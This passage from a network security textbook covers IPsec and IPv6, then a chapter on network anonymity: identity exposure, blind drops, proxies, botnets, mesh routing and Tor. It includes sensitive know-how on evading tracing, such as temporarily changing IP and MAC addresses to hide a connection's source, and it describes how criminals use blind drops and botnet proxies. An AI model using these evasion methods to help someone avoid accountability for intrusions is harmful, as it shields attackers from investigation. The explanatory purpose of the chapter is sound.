4 (Transport)	Port access restrictions (e.g., forbid IRC or chatroom software)
3 (Network)	Host and subnet restrictions based on network address; inbound and egress filtering
2 (Data Link)	Host based on source hardware address
1 (Physical)	None

12.4.7 IPsec

The main security issues around IP concern authentication, validation, and privacy:

No Authentication: Any host can transmit an IP packet and make the packet appear to come from another host; there is no authentication.

No Validation: IP packets use a simple checksum to validate the content's integrity. If corruption occurs at the network, data link, or physical layers, the checksum will likely identify the error. But the checksum does not provide protection against an intentional modification. An attacker can intercept a packet, modify the contents, and apply a valid checksum.

No Privacy: All IP data is transmitted without any encoding. Unless a higher OSI layer provides some method of encryption, the data is effectively transmitted unencoded (plaintext). An attacker can observe the contents of every packet.

A suite of RFCs was developed to address these limitations. For example, RFC2402 describes an authentication header for IP packets. RFC2409 defines a key exchange system. *IPsec* is a collection of security standards for the network layer. By designing IPsec as a collection of standards, new security options can be added, and less-secure solutions can be removed.

Using IPsec, two hosts can communicate using an authenticated and encrypted network protocol. Authentication may be performed based on the network layer host, subnet, type of service, transport layer port, or application layer user. Unlike regular IP, higher-layer protocols do not need to provide their own encryption and do not need to be modified to use IPsec. This makes IPsec ideal for secure connections and VPN solutions.

12.4.8 IPv6

IPv6 provides a network layer that replaces the older IPv4 (IP) protocol. IPv4 was used as a basis, whereas IPv6 contains a different (and optimized) header format as well as some significant improvements.

Address Space: IPv6 increases the address space from 32 bits to 128 bits. This mitigates the impact from poor IPv4 subnet allocations. Although IPv6 does provide more address space, the protocol has not been widely adopted yet; it is too soon to tell if the addresses are properly allocated. IPv6 could face the same allocation shortage as IPv4, although it is less likely to happen.

Broadcast Routing: For IPv4, multicast packets and remote network broadcasting were afterthoughts. As such, most IPv4 routers do not support relaying IPv4 multicast packets. In contrast, IPv6 natively supports routing multicast and broadcast packets.

Integrated Security: IPv6 includes functionality for authenticating and encrypting connections at the network layer. Higher-layer protocols do not need to be modified for use over the encrypted channel.

Integrated VPN: IPv6 natively supports encapsulation, which allows network tunneling. Together with encryption and authentication, IPv6 provides a full VPN solution.

From a security aspect, IPv6 and IPsec are essentially equivalent. Both provide strong authentication, encryption, and VPN support. IPv6 includes integrated security features with the option to extend the protocol, and IPsec incorporates a variety of independent security solutions. Many of the features found in IPsec and IPv6 are based on the same RFC specifications.

The main distinction between IPsec and IPv6 is support. IPsec is an optional extension to IPv4. An application may request IPsec, only to find that it is not available. In contrast, the security in IPv6 is mandatory. All stacks that support IPv6 must support the integrated security settings, even if the calling application does not require it to be activated.

From a usability aspect, the effort to switch from IPv4 to IPv6 is nontrivial. Routers and network devices must all be upgraded to support the IPv6 protocol. Many newer systems either support IPv6 immediately or have IPv6 drivers available, but other devices, such as older routers, will need to be replaced. In contrast, any router that supports IPv4 can readily support IPsec. IPsec only needs to be supported by the source and destination, not by the intermediate systems.

By providing a larger address space, IPv6 forces the use of a larger network header. The IPv4 header adds a minimum of 20 bytes to each packet. In contrast, IPv6 adds a minimum of 40 bytes to each packet. Although the IPv6 header is optimized compared to IPv4, longer network addresses lead to longer headers. The overall result is that IPv6 normally consumes more bandwidth than IPv4.

Both IPsec and IPv6 perform bidirectional exchanges before establishing authenticated and encrypted connections. This generates more traffic than the "insecure" IPv4. Similarly, IPsec and IPv6 both include header options for encrypting data. This increases the header sizes for both secure protocols. Taking all of this into account, IPv6 still generates larger headers than IPsec because IPsec uses the smaller IPv4 header for addressing.

SUMMARY

IP is fundamental to modern network communications. It provides the means to address and route packets between very distinct and distant networks. Unfortunately this protocol, which predates the Internet, was never designed for security.

OSI network layer protocols are intended to provide node addressing, network routing, data fragmentation, and quality-of-service functionality. Although IP provides strong support for address and routing, there is no support for authentication, authorization, or privacy. IP's data fragmentation support is a solid concept but provides many opportunities for implementation errors and vulnerabilities. Each of the quality-of-service functions provided by ICMP opens hosts and networks to exploitation.

The security options for IP range from architectural design (NAT and RNAT) to address selection and filtering. Although IPsec and IPv6 provide alternative support for authentication and privacy, they do not address the fundamental limitations of IP: a finite address space and an inability to authenticate new hosts that have not previously been encountered.

REVIEW QUESTIONS

1. What type of network address is `192.168.144.4`?
2. What is the purpose of ICMP?
3. List five fundamental problems for all IP implementations.

4. What is the primary tradeoff when disabling ICMP support?

DISCUSSION TOPICS

1. Consider a host that has two or more network interfaces. If this host transmits a broadcast echo request using `ping –b 255.255.255.255`, which network interface is used during the transmission? Is the broadcast sent through all interfaces, or just one? And if only one, which one?
2. When sending an echo request to a broadcast packet on a remote network, only one host usually responds. Which host responds and why?
3. Some systems do not validate the ICMP checksum. Describe some ways an attacker may use this oversight.
4. Consider a tool that generates packets with forged IP addresses. Discuss the difficulties encountered when attacking a remote host. Why are hosts on the local subnet more vulnerable? Does having direct access to the same data link and physical layer assist a network layer attacker?
5. Given that IPsec and IPv6 include equivalent security features such as key exchanges, encapsulation, tunneling, and encryption, discuss the tradeoff between IPsec and IPv6.

ADDITIONAL RESOURCES

Many RFCs form the basis of IPsec and IPv6. For IPsec, the primary RFCs include the following:

- *RFC2104: HMAC: Keyed-Hashing for Message Authentication*
- *RFC2401: Security Architecture for the Internet Protocol*
- *RFC2402: IP Authentication Header*
- *RFC2403: The Use of HMAC-MD5-96 within ESP and AH*
- *RFC2404: The Use of HMAC-SHA-1-96 within ESP and AH*
- *RFC2405: The ESP DES-CBC Cipher Algorithm with Explicit IV*
- *RFC2406: IP Encapsulating Security Payload (ESP)*
- *RFC2407: The Internet IP Security Domain of Interpretation for ISAKMP*
- *RFC2408: Internet Security Association and Key Management Protocol (ISAKMP)*
- *RFC2409: The Internet Key Exchange (IKE)*
- *RFC2410: The NULL Encryption Algorithm and Its Use with IPsec*
- *RFC2411: IP Security Document Roadmap*
- *RFC2412: The OAKLEY Key Determination Protocol*

IPv6 is an older protocol than IPsec and has undergone revisions since the release of IPsec. The original RFCs that define IPsec include the following:

- *RFC1825: Security Architecture for the Internet Protocol*—replaced by RFC2401
- *RFC1826: IP Authentication Header*—replaced by RFC2402
- *RFC1827: IP Encapsulating Security Payload (ESP)*—replaced by RFC2406
- *RFC1883: Internet Protocol, Version 6 (IPv6) Specification*—replaced by RFC2460
- *RFC1884: IP Version 6 Addressing Architecture*—replaced by RFC2373
- *RFC1885: Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification*—replaced by RFC2463
- *RFC2374: An IPv6 Aggregatable Global Unicast Address Format*
- *RFC2375: IPv6 Multicast Address Assignments*

This page intentionally left blank

13 Anonymity

In This Chapter

- Why Be Anonymous?
- Privacy versus Anonymity
- Network Anonymity
- Common Limitations

The OSI network layer allows two nodes, located on different subnets, to communicate. The data passed between networks provides the means to identify the sender and recipient. For example, each IP packet contains a source and destination IP address. All nodes along the path, from the source to the destination, can observe the communication and identify the nodes involved. Anonymous networks are not natively supported by most network protocols but are viable through a variety of routing and hiding techniques.

13.1 WHY BE ANONYMOUS?

The network layer is designed for direct communication between a client and a server. Although this directness is apropos for automated systems and regular network connections, it lacks privacy and can lead to identity exposure. It is not always desirable to have all network traffic traceable to specific individuals.

13.1.1 Anonymity Motivations

Although everyone seems to have their own reasons for wanting to be anonymous online, there are a few general categories:

Doing Something Wrong: The Internet provides many opportunities to learn and explore, but it also includes items that are ethically, culturally, or politically undesirable. Whether it is viewing online pornography, compromising a remote server, or just maintaining a blog about your favorite company to hate, anonymity deters identification. Without a concern for being identified, activities can be performed without fear of being ostracized or arrested. For example, in article R.645-1 of the French penal code, it is illegal to purchase Nazi memorabilia. This ruling was upheld in November 2000, after Yahoo!, Inc. permitted the sale of Nazi articles to French citizens (*http://www.gigalaw.com/library/france-yahoo-2000-11-20.html*). A World War II historian in France may want to consider using an anonymity system when purchasing items online.

Detection Avoidance: When tracking online anarchists, pedophiles, and other people involved in illegal activities, good guys may use anonymity systems to prevent tipping off the bad guys. For example, if carders (people who illegally trade stolen identities and credit cards) notice Web logs entries from `fbi.gov`, they might become concerned and move their operations. Through the use of anonymity systems, law enforcement can closely monitor the bad guys without losing their edge.

Marketing Avoidance: With the amount of information available from online visitors, entire markets have grown around the collection and sale of personal information. Anonymity systems can be used to avoid tracking systems and mitigate the impact from online marketing sites.

Embarrassment: Accessing Web sites for medical information, secret hobbies, or family photos can lead to embarrassing situations when publicly discovered. Anonymity can reduce the likelihood of exposure.

Retaliation: Open and honest feedback is not always accepted. Feedback to teachers, management, and other people in positions of power is more likely to be honest if there is no fear of identification or retaliation.

Helpful Feedback

A department in a Fortune-100 computer company was having difficulty keeping projects on schedule. The managers opened a Web forum where employees could provide feedback, suggestions, and criticism—anything that could possible lead to an improvement. Unfortunately, none of the employees used the new system.

Although the feedback system did not display employee names or personal information, everyone in the department knew two things: (1) the Web server logged IP addresses and (2) some of the managers did not take criticism well. The fear of potential retaliation kept people from using the system.

After two months, an anonymous employee left a note on the department manager's desk. The note asked for a system that prevented the logging of IP addresses. The anonymity system was used for both reading and posting messages—someone viewing logs or network traffic would be unable to identify individuals. Within a week of deployment, the anonymous forum was widely used and produced useful feedback.

13.1.2 Identity Exposure

An observer that identifies a single IP address can frequently identify physical attributes concerning the source node. These include physical location based on hostname and WHOIS information, path and timing determination, and raw data. An observer watching an entire network transaction can identify additional attributes and details.

13.1.2.1 Hostname

Network addresses are frequently long and difficult for humans to remember. DNS (see Chapter 17) provides a means to map a text-string hostname to a network address. For example, it is easier to remember the hostname `www.hackerfactor.com` than to recall the IPv6 address `fe80::211:d8ff:fea9:224e`. Administrators of small networks frequently choose colorful system names and may follow themes such as Roman Gods (e.g., the server is "zeus", the backup system is "apollo") or ice cream flavors. But themed naming does not scale well for large class-A or class-B networks. Larger networks commonly use descriptive attributes. For example:

- A company may name hosts after their purpose. The hostname `www` is commonly used for Web servers, and `smtp`, `mail`, or `email` (e.g., `mail.google.com`) may be used for a mail server.

- A small company or department may name hosts after users. For example, `js7022` may be the hostname for John Smith at telephone extension 7022. Large ISPs may simply include the unique identifier from the network address in place of a person's name.
- Domain names commonly represent physical attributes. Large service providers may encode the network type and physical location into the hostname. For example, the IP address `67.174.125.100` maps to the hostname `c-67-174-125-100.hsd1.co.comcast.net`. The first segment identifies the customer's IP address. The second segment identifies the type of service: `HSD1` is high-speed data circuit #1. The third part represents the state (`co` is Colorado), and the final part identifies the service provider. This IP address identifies a high-speed data (cable modem) user in Colorado. Similarly, `geogpc1.leeds.ac.uk` is likely a PC in the geography lab at the University of Leeds (`ac` is academic), United Kingdom.

Encoded locations are frequently abbreviated. The Sarangworld Traceroute Project (*http://www.sarangworld.com/TRACEROUTE/*) provides a listing of common domain name translations.

13.1.2.2 Subnet to Country

Even if the hostname does not provide location information, network addresses may be mapped to regions. For example, each country has been allocated specific subnets. The company MaxMind (*http://www.maxmind.com/*) provides a detailed mapping of subnets to countries. For example, knowing that the IP address matches the `222.123/16` subnet places the system in Hong Kong. Although hosts may be located anywhere in the world, and subnets may span continents, subnet identification is generally accurate.

NOTE

The companion CD-ROM contains a copy of the `MaxMind GeoIPCountryWhois.csv` *file as well as the Perl script* `ip2country` *for accessing the file.*

ON THE CD

13.1.2.3 Path and Timing

When a target hostname is not informative, the hostnames found along the path can provide information about the host. The `traceroute` tool, for example, not only identifies the path to a host but also lists each of the intermediate hosts. For example, the path from a host in Colorado to `www.2600.com` (Listing 13.1) traverses Denver, Colorado (`dvmco`), New York (`n54ny`), and New Jersey (`nwrnj`). The final resolved host comes from Net Access Corporation (`nac.com`) in New Jersey. Although the IP address `207.99.30.226` could be hosted anywhere, it is likely in New Jersey.

LISTING 13.1 Sample Traceroute to `www.2600.com` (`207.99.30.226`)

```
 1  chunky (10.1.3.254)  1.214 ms  1.125 ms  1.120 ms
 2  * * *
 3  12.244.71.81 (12.244.71.81)  11.944 ms  10.626 ms  11.086 ms
 4  12.244.71.109 (12.244.71.109)  34.843 ms  32.849 ms  11.604 ms
 5  12.124.157.53 (12.124.157.53)  11.754 ms  11.924 ms  31.173 ms
 6  gbr1-p40.dvmco.ip.att.net (12.123.36.146)  190.253 ms  65.018
    ms  232.452 ms
 7  12.122.1.37 (12.122.1.37)  49.812 ms  49.838 ms  50.181 ms
 8  12.122.10.117 (12.122.10.117)  52.512 ms  51.788 ms  50.214 ms
 9  tbr1-cl1.n54ny.ip.att.net (12.122.10.1)  51.888 ms  51.170 ms
    53.143 ms
10  gar1-p3100.nwrnj.ip.att.net (12.123.214.181)  50.073 ms
    49.130 ms  49.690 ms
11  * * *
12  2.ge-0-0-0.gbr1.nwr.nac.net (209.123.11.213)  50.906 ms
    55.347 ms  51.985 ms
13  0.so-7-3-0.gbr2.oct.nac.net (209.123.11.58)  53.554 ms  51.895
    ms  50.962 ms
14  207.99.30.226 (207.99.30.226)  55.004 ms  54.572 ms  53.974 ms
```

When the final host in a `traceroute` listing is unknown, there is a possibility for the host to be distant from the last known host. Network timing can identify relative distances. Network connections can span states or continents, so longer paths generally take more time. In Listing 13.1, hosts 3, 4, and 5 are relatively close. Similarly, hosts 7, 8, and 9 have similar timings and are likely close to each other. Many routers treat ICMP echo requests as low-priority packets, so the timing variation for hosts 4, 5, and 6 are likely due to slow request processing. However, hosts 7 and 8 are distinctly slower than hosts 3 and 4. Thus, the first six hosts are likely in or near Denver, while hosts 9 and 10 are likely in or near New York. Because the target host (#14) has similar times to the New York and New Jersey hosts, it is unlikely to be located in Japan, Australia, or even San Francisco; it is likely located in or near New Jersey (including New York). As long as the timings are relatively similar, the location can be assumed to be relatively similar.

13.1.2.4 WHOIS

DNS maps IP addresses to hostnames but does not provide registration or contact information. The WHOIS service (OSI layer 7) does provide registration and contact information [RFC954]. This service permits administrators to identify and contact domain managers. It can also be used to identify the physical location if the query corresponds with a single entity.

NOTE *WHOIS information frequently differs from physical machine locations. Instead, WHOIS returns the registrar's information. This information may not be accurate nor represent the physical location of the systems.*

When a Stranger Calls...

A coworker reported that a boy was harassing his daughter. The boy had reportedly met his daughter online. Unfortunately, the boy has begun calling their home telephone asking to speak to her. Surprisingly, the daughter had never given out the home phone number. So how did he find her?

The boy knew the girl's last name from her login ID. Although her surname was not common, it could have been in any city across the nation. Her IP address's hostname narrowed the search to one area of one city. Using an online phone book, the boy had looked up the surname and city, and narrowed the results by street address. He quickly discovered the girl's home telephone number.

The daughter had thought she was anonymous because she did not give out her name. Unfortunately, the act of connecting to the forum revealed more than enough information.

13.1.2.5 Data Content Exposure

Even if the network address is hidden, an individual can be identified as long as the data content is not protected. Few network protocols provide encryption support; most network traffic uses plaintext. An observer on the network can readily intercept and read messages. Thus, logins to bank accounts, email services, and specific remote systems can provide identity information.

13.1.2.6 Transaction Monitoring

An attacker who can monitor an entire transaction gains more than the ability to identify the source, destination, and raw data. Even if the raw data is encoded, an observer can identify items such as time of day, number and duration of connections, and connection volume. The identification of habitual patterns can lead to user and activity identification.

For example, a VPN provides a point-to-point (or network edge-to-edge) connection. An attacker monitoring the VPN cannot view the raw data but can identify (1) the source and destination of the VPN tunnel, (2) the times when the tunnel is in use, and (3) the volume within the tunnel. This information can aid an attacker. For example, a DoS may be timed for the maximum impact, or an attempt to compromise the VPN may be performed when detection is least likely to occur.

13.1.3 Data Retention

Network connections are transient; they only exist while the connection is established. When the connection ends, there is no trace of the existing connection. However, network logs may be archived or retained for months or years. These records usually show when a connection occurred and the network addresses involved in the connection.

Similar to logs, many network applications cache data for faster access. Although caches may be more volatile than logs, they still record transaction histories. Caches may include network addresses as well as query and response data.

13.2 PRIVACY VERSUS ANONYMITY

Although they are similar concepts, *privacy* is not the same as *anonymity*. *Network privacy* prevents an observer from viewing information transmitted over the network. Examples of network privacy include encoding systems, cryptography, and steganography (see Chapter 3). *Network anonymity* prevents the identification of connection participants. SSH, SSL, and IPsec are examples of network privacy, but they do not provide anonymity. Similarly, many network anonymity systems, such as proxies and blind drops, do not provide privacy.

There are three distinct attributes for network anonymity: source, destination, and link identity protections.

13.2.1 Source Anonymity

When a packet is transmitted across a network, it is sent from a specific source host and delivered to a destination across the network. *Source anonymity* prevents an observer from identifying the source of the transmission. Even the destination host may not be able to identify the source. The ability to obscure the source address impacts bidirectional communication and permits impersonation.

13.2.1.1 Bidirectional Communication

Network connections may be connection-less or connection-oriented. In a connection-less environment, the sender expects to transmit data but does not expect a confirmation or reply. Connection-less network services are ideal for source anonymity because the receiver does not need to know the source. ICMP is an example of a connection-less network protocol. Similarly, UDP (OSI layer 4) is also connection-less and suitable for source anonymity.

Connection-oriented network services expect bidirectional communication. If the source address is anonymous, then the sender will never see an expected reply. Sender anonymity must be provided through a means other than providing a false sender address. Most commonly, anonymity is provided through relaying systems (see Section 13.3).

13.2.1.2 Impersonation

If the sender can set the packet's network address to any value, then it can be set to impersonate another system. This is the basis behind many DoS attacks, including the Smurf attack. For example, data link switch attacks (Chapter 10) use a combination of MAC and IP addresses to poison a local network device. Similar attacks can occur when impersonated IP addresses are used to attack transport layer protocols such as TCP and UDP (Chapter 15).

Impersonations not only permit a sender to remain anonymous, but they also allow attackers to intentionally misdirect any search for them. Tracking based on false sender addresses can be more difficult than tracking invalid addresses because invalid addresses are readily recognizable as invalid.

Egress filter is one example of a preventative measure against attacks that use impersonation. But, egress filtering is most effective close to the sender. A sender using a false address may pass all egress filters beyond the nearest routers. For example, if a sender on Net100 sends a packet that claims to be from Net200 to someone on Net300, only the Net100 router will be able to identify the packet as having a false sender. All other routers will see the packet coming from the correct ports.

13.2.2 Destination Anonymity

Although hiding the sender address still allows a packet to be delivered, hiding the destination address is a much more difficult problem. Without specifying the destination within the network header, the packet cannot be routed and delivered. There are three main approaches for hiding a destination address: broadcasting, intercepting, and higher layer relaying.

13.2.2.1 Broadcast Protection

Broadcast and multicast packets permit a large number of network devices to receive the same message. Although the intended recipient can be narrowed down to the list of hosts that receive the transmission, the specific destination is unknown.

13.2.2.2 Interception

The sender may transmit a packet along a path with the intention of having the packet intercepted by the destination. For example, a sender at `10.1.3.1` may send a packet to `192.168.100.1`, knowing that it will pass through specific subnets. The destination host, operating in promiscuous mode along the path, receives the packet as it passes through the subnet.

While it is very difficult to identify this type of anonymous destination, it is also difficult to configure and not necessarily reliable. Few subnets contain multiple routers as well as hosts. Instead, a subnet with hosts usually contains only one router. A single router may link multiple subnets, but usually does not pass data along a bus network for another router. This means few hosts can intercept data as it passes through the Internet. Most hosts operating in promiscuous mode will be unable to intercept the packet.

Similarly difficult, the Internet is intended as a dynamic environment. Generally there is no guarantee that packets will take a specific route. Network outages and dynamic load balancing may prevent the packet from being sent past an intercepting destination.

13.2.2.3 Higher-Layer Relaying

One of the most common approaches for hiding destinations uses higher OSI layers to relay data. In this approach, each relay changes the source and destination network address. The true destination address is encoded along with the data, and not exposed until the last relay receives the message. Examples of higher layer relaying include proxy servers and onion routers (Section 13.3).

13.2.3 Link Anonymity

Even if the sender and recipient are unknown, they may be traceable due to access correlations. For example, routers relay traffic between networks. By monitoring a router, an attacker can narrow down the source and destination subnets. Although this may not identify the actual sender's host, it does permit tracking the path used by the anonymous packet. Tracking multiple routers can permit identifying specific hosts. Although this approach can be used to trace long-term anonymous transmissions, it can usually be defeated through the use of short duration transactions and constantly changing networks.

Attackers in the middle can observe connects, disconnects, and volume. These can be used to correlate habitual patterns and channel use. For example, a series of anonymous packets that occurs daily for an eight-hour period may be used to identify a time zone—people usually work during daylight hours. High traffic volume may indicate an automated process or a graphically intensive application, whereas low and sporadic traffic may indicate manual input.

13.3 NETWORK ANONYMITY

There are many approaches for applying network anonymity. The simplest approaches use moving addresses or blind drops, but these are not necessarily convenient or fast. Proxies and specialized routing networks can provide higher-layer relaying, and chaffing is commonly used to provide camouflage.

13.3.1 Moving Addresses

One of the simplest forms of sender anonymity uses mobile addressing. The sending system is temporarily configured with a different network address on the same subnet. The temporary configuration is used for the anonymous connection. When the connection completes, the original network address is restored. Listing 13.2 provides an example of a moving address. In this example, the host at 10.0.2.15 is temporarily moved to the unused address 10.0.2.17. The temporary address is valid because (1) it is on the same subnet, and (2) it is unused so there is no address collision.

LISTING 13.2 Example Moving Addresses

```
# ifconfig   # show the current configuration
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33224
    inet 127.0.0.1 netmask 0xff000000
ne3: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,SIMPLEX,MULTICAST>
    mtu 1500
    address: 52:54:00:12:34:56 media: Ethernet autoselect
    inet 10.0.2.15 netmask 0xff000000 broadcast 10.255.255.255

# ping -c 3 10.0.2.2  # send data from 10.0.2.15 to 10.0.2.2
PING 10.0.2.2 (10.0.2.2): 56 data bytes
64 bytes from 10.0.2.2: icmp_seq=0 ttl=255 time=3.662 ms
64 bytes from 10.0.2.2: icmp_seq=1 ttl=255 time=3.338 ms
64 bytes from 10.0.2.2: icmp_seq=2 ttl=255 time=0.953 ms
--- 10.0.2.2 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/std-dev = 0.953/2.651/3.662/1.207 ms

# ifconfig ne3 down
# ifconfig ne3 10.0.2.17  # change the IP address
# ifconfig ne3 up
# ifconfig ne3  # check the configuration
ne3: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,SIMPLEX,MULTICAST>
    mtu 1500
    address: 52:54:00:12:34:56 media: Ethernet autoselect
    inet 10.0.2.17 netmask 0xff000000 broadcast 10.255.255.255

# ping -c 3 10.0.2.2  # send packets from 10.0.2.17 to 10.0.2.2
PING 10.0.2.2 (10.0.2.2): 56 data bytes
64 bytes from 10.0.2.2: icmp_seq=0 ttl=255 time=2.175 ms
64 bytes from 10.0.2.2: icmp_seq=1 ttl=255 time=0.976 ms
64 bytes from 10.0.2.2: icmp_seq=2 ttl=255 time=1.006 ms
--- 10.0.2.2 ping statistics ---
```

```
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/std-dev = 0.976/1.385/2.175/0.559 ms

# ifconfig ne3 down
# ifconfig ne3 10.0.2.15   # put the system back so nobody knows
# ifconfig ne3 up
# ifconfig ne3  # check the configuration
ne3: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,SIMPLEX,MULTICAST>
    mtu 1500
    address: 52:54:00:12:34:56 media: Ethernet autoselect
    inet 10.0.2.15 netmask 0xff000000 broadcast 10.255.255.255
```

Although network logs may record this new server, only logs from the local network or switch will be able to identify that a system changed addresses rather than a new system appeared on the subnet.

For a more complete moving address, the MAC address should also be changed. This prevents correlating the same hardware address with two different IP addresses.

In addition, the anonymous user may consider changing subnets. Open network jacks provide an easy method to connect to a new subnet. Free, public, or open wireless networks also provide easy access to different IP addresses and subnets. Tracking a roving system is significantly more difficult that tracking a stationary system because both the IP address and subnet changes.

13.3.2 Blind Drops

A *blind drop* is an intermediate system that is accessible by both the source and destination. When transmitting data, the anonymous sender stores the message at a blind drop. Later, the destination connects to the blind drop and retrieves the message. This type of system grants anonymity to both sender and recipient.

Government agents and online criminals frequently use blind drops. For example, an agent may place a file on a blind-drop Web site. Later, the agency will anonymously receive the file. The blind drop protects both the agent and agency from identification. Similarly, many *phishers*, online criminals that capture credit card information, use free email accounts as blind drops. When account information is compromised, it is sent to the email account. The phisher can anonymously harvest the collection information from the drop point. This indirection prevents phishers from being readily identified.

Blind drops have two significant drawbacks: speed and identification.

Speed: Unless both sender and recipient are carefully synchronized, the system may experience long delays before the drop off and the pick up. Blind drops are best used when communication is not time critical.

Drop Identification: An observer will likely be able to identify the blind drop and may determine pick up and drop off patterns. The use of cryptography can prevent an observer or interceptor from viewing the content at the drop site.

Blind drops are not ideal for rapid communication. Similarly, they may be intercepted and disabled, preventing message delivery. But a blind drop is easy to implement and offers bidirectional anonymity between the sender and recipient.

13.3.3 Proxies

Proxies act as protocol relays, forwarding messages from the sender to the recipient. A sender can connect to a proxy and only expose the proxy's network address to the destination. The proxy anonymizes the sender. An observer between the proxy and the destination will see the connection but not be able to identify the sender. In contrast, an observer located between the sender and the proxy generally does not know the connection's destination.

Many proxies are protocol specific. *Socksified servers* (SOCKS) provide the capability to relay network traffic. The two most common SOCKS protocols are SOCKSv4 (version 4) and SOCKSv5 (version 5) [RFC1928]. SOCKSv4 only supports connection-oriented communications such as TCP (OSI layer 4). SOCKSv5 extends SOCKSv4 to support connection-less protocols such as UDP (OSI layer 4). The SOCKS proxies support relaying any higher OSI layer protocol (layers 5 and above). Other common proxy methods focus on protocols such as HTTP [RFC2616], FTP [RFC959], and telnet [RFC854].

Besides providing anonymity, proxies are commonly used as egress filters within corporations. By providing a single egress router to the Internet, corporate proxies create a single point for intrusion monitoring. Additionally, proxies can perform connection filtering based on subnets and network addresses. Someone inside the company can connect out to the Internet, but an attacker on the Internet cannot connect to the proxy and relay into the company.

Proxies are fast enough to provide real-time connectivity, but they have other limitations:

Logs: Many proxy servers, including corporate proxies, maintain connection logs. Although an observer between the proxy and the destination cannot identify the sender, the owner of the proxy can identify the sender, recipient, and any unencrypted content.

Inside Observers: Most proxy protocols do not provide encryption. An observer between the sender and the proxy will likely be able to identify the destination as well as the content. Even if the content is encrypted between the sender and destination, the proxy must still be able to identify the destination's network address.

To address these issues, senders may relay between multiple proxies. This *chaining* prevents intermediate proxies from logging the sender's network address. Many compromised systems include proxy support without logging. Malware such as Berbew, Sobig, and Sasser install proxy servers as anonymous relays. A defender tracing an attacker's IP address will likely discover a compromised host (and no logs) instead of the attacker's location.

Botnets

Viruses are very common on the Internet. According to some surveys, one in five systems is infected [Roberts2004]. Other surveys are much more dire; China may have infection rates as high as 80 percent [CNN2002]. Most infected systems are not independent. Instead, a small group (or an individual) controls a network of infected systems. These *zombie networks*, or *botnets*, can be remotely controlled to perform DoS attacks, transmit unwanted email (spam), capture individual keystrokes and other sensitive information, and provide proxy networks.

Small botnets may consist of a few hundred computers. This is more than enough to cause a successful DoS attack against a host or a subnet. Large botnets can be in excess of 50,000 infected hosts [Honeynet2005].

When used as a proxy, botnets can supply a variety of proxy services. The Sobig virus, for example, supported SOCKS, Web, FTP, POP3, and email proxies [Lurhq2003]. To ensure anonymity, virus proxy services do not log connections. An attacker may configure a few hosts in a botnet to provide proxy relays and connect to chat rooms or compromised systems indirectly. To further obscure the trail, one or more compromised hosts in the chain may be *nuked*, or destroyed, to protect the sender's identity.

13.3.4 Mesh and Grid Routing

SOCKS and similar proxies only provide one level of indirection to separate the source from the destination. Although proxy servers can be chained, the chain is relatively static and causes significant speed impacts. Each packet must relay through a proxy server that may not be along the optimal route. Connections that may take a few microseconds to travel directly can take a few seconds when going through a series of chained proxies. Moreover, an attacker at any of the proxies may be able to identify the source and destination, either through observing data content or connection sequences.

Mesh and grid networks provide an alternative to chained proxies. Originally designed for high-availability networking, mesh and grid networks consist of a series of relays arranged in a predetermined pattern. A *grid network* places each node in a geometric grid pattern. Although typically portrayed as a two-dimensional grid with each node containing four links to other nodes, grids can be three-dimensional (or *n*-dimensional), and nodes can be arranged in triangular, square, or even octagonal patterns. In contrast to the highly organized patterns that form grid networks, different nodes in a *mesh network* may contain different numbers of links, but each node is connected to at least two other nodes.

Regardless of the organization, redundancy is the driving concept behind grid and mesh networks. If any single node becomes unavailable or overworked, traffic can easily follow a different path. There are always multiple paths through these decentralized configurations.

From an anonymity viewpoint, grids and meshes that operate at the network layer are ideal for obscuring sender, recipient, and connection content. Each packet from the sender will take an unknown, likely changing route to the destination. An attacker at any one of the relays may never see the traffic, or will only see a portion of the communication.

Although a packet traversing a grid or mesh network must contain source and destination information, these relate to the grid/mesh and not the sender and recipient. For example, a secure grid network may assign private keys to each node. The sender encodes the packet with the grid's destination node's public key. The grid routes the data to the destination where it is decoded. After decoding, the packet is forwarded out of the grid-proxy to the destination. An attacker within the grid cannot observe the transaction without compromising the destination. And in a decentralized network, the destination may change between packets.

One example of a mesh anonymity system is JAP: Java Anon Proxy (*http://anon.inf.tu-dresden.de/index_en.html*). JAP provides anonymity for Web requests through the use of a mix network. A *mix* is essentially a mesh network with random paths.

13.3.5 Onion Routing

In a mesh or grid network, the network determines the route. If a node is unavailable, then data is routed through a different path. *Onion routing* leaves the path selection to the sender. The basic onion routing approach is as follows:

1. The sender acquires a list of available nodes in the onion network. The list includes public keys for each node.

2. The sender selects a few nodes that will form the path through the network.
3. The sender encodes the data and path using each node's public key. The resulting encoded data must be decoded by the correct node in the correct order. In particular, no node can see further than one hop through the path.
4. The data is sent to the first node, where it is decoded and the next node in the path is identified.
5. The data is decoded and forwarded until the unencrypted data is identified.
6. The final node in the path connects to the destination and delivers the data.

An example of an onion routing system is Tor: **T**he Second-Generation **O**nion **R**outer (available at *http://tor.eff.org*, *http://onion-router.nrl.navy.mil/*, and *http://tor.freehaven.net/*). Originally started by the Office of Naval Research in the mid-1990s, it quickly became a supported DARPA project. Tor is designed to provide anonymity from network analysis while providing bidirectional connectivity. This is achieved by supporting only connection-oriented network protocols, such as TCP (OSI layer 4). Each TCP connection establishes a path through the proxy network and the path is maintained until the TCP connection is closed.

Tor provides sender, destination, and link anonymity:

Sender Anonymity: The sender cannot be identified by arbitrary nodes within the network nor by the destination; the destination only sees the final Tor node's network address.

Destination Anonymity: The destination is unknown by any Tor node except for the final node. And only the final node can view the content of the packet.

Link Anonymity: Because the source randomly chooses the path for each TCP connection, a Tor node can only observe the volume from a single TCP transaction. There is not enough information to identify long-term patterns.

Tor provides general anonymity, but it does have a few limitations:

Source Identification: Although the data is encrypted, the first node can identify the source's network address. This is simply done by comparing the connection's address with the list of known Tor nodes. If the connection is not from a known Tor node, then it is a source.

Tor Monitoring: An attacker who can monitor a large number of Tor nodes can statistically model traffic and potentially identify source, destinations, and links.

Tor Nodes: By default, Tor version 2.0 usually uses 3 or 4 nodes per path. This is chosen as a tradeoff between anonymity and performance. Assuming true random selection and a Tor network of 300 nodes, a single node can expect to be used as both a source and a destination approximately once out of every 900 connections. For a system that generates a high number of Tor connections, a single node may be able to correlate the observed source with the observed destination.

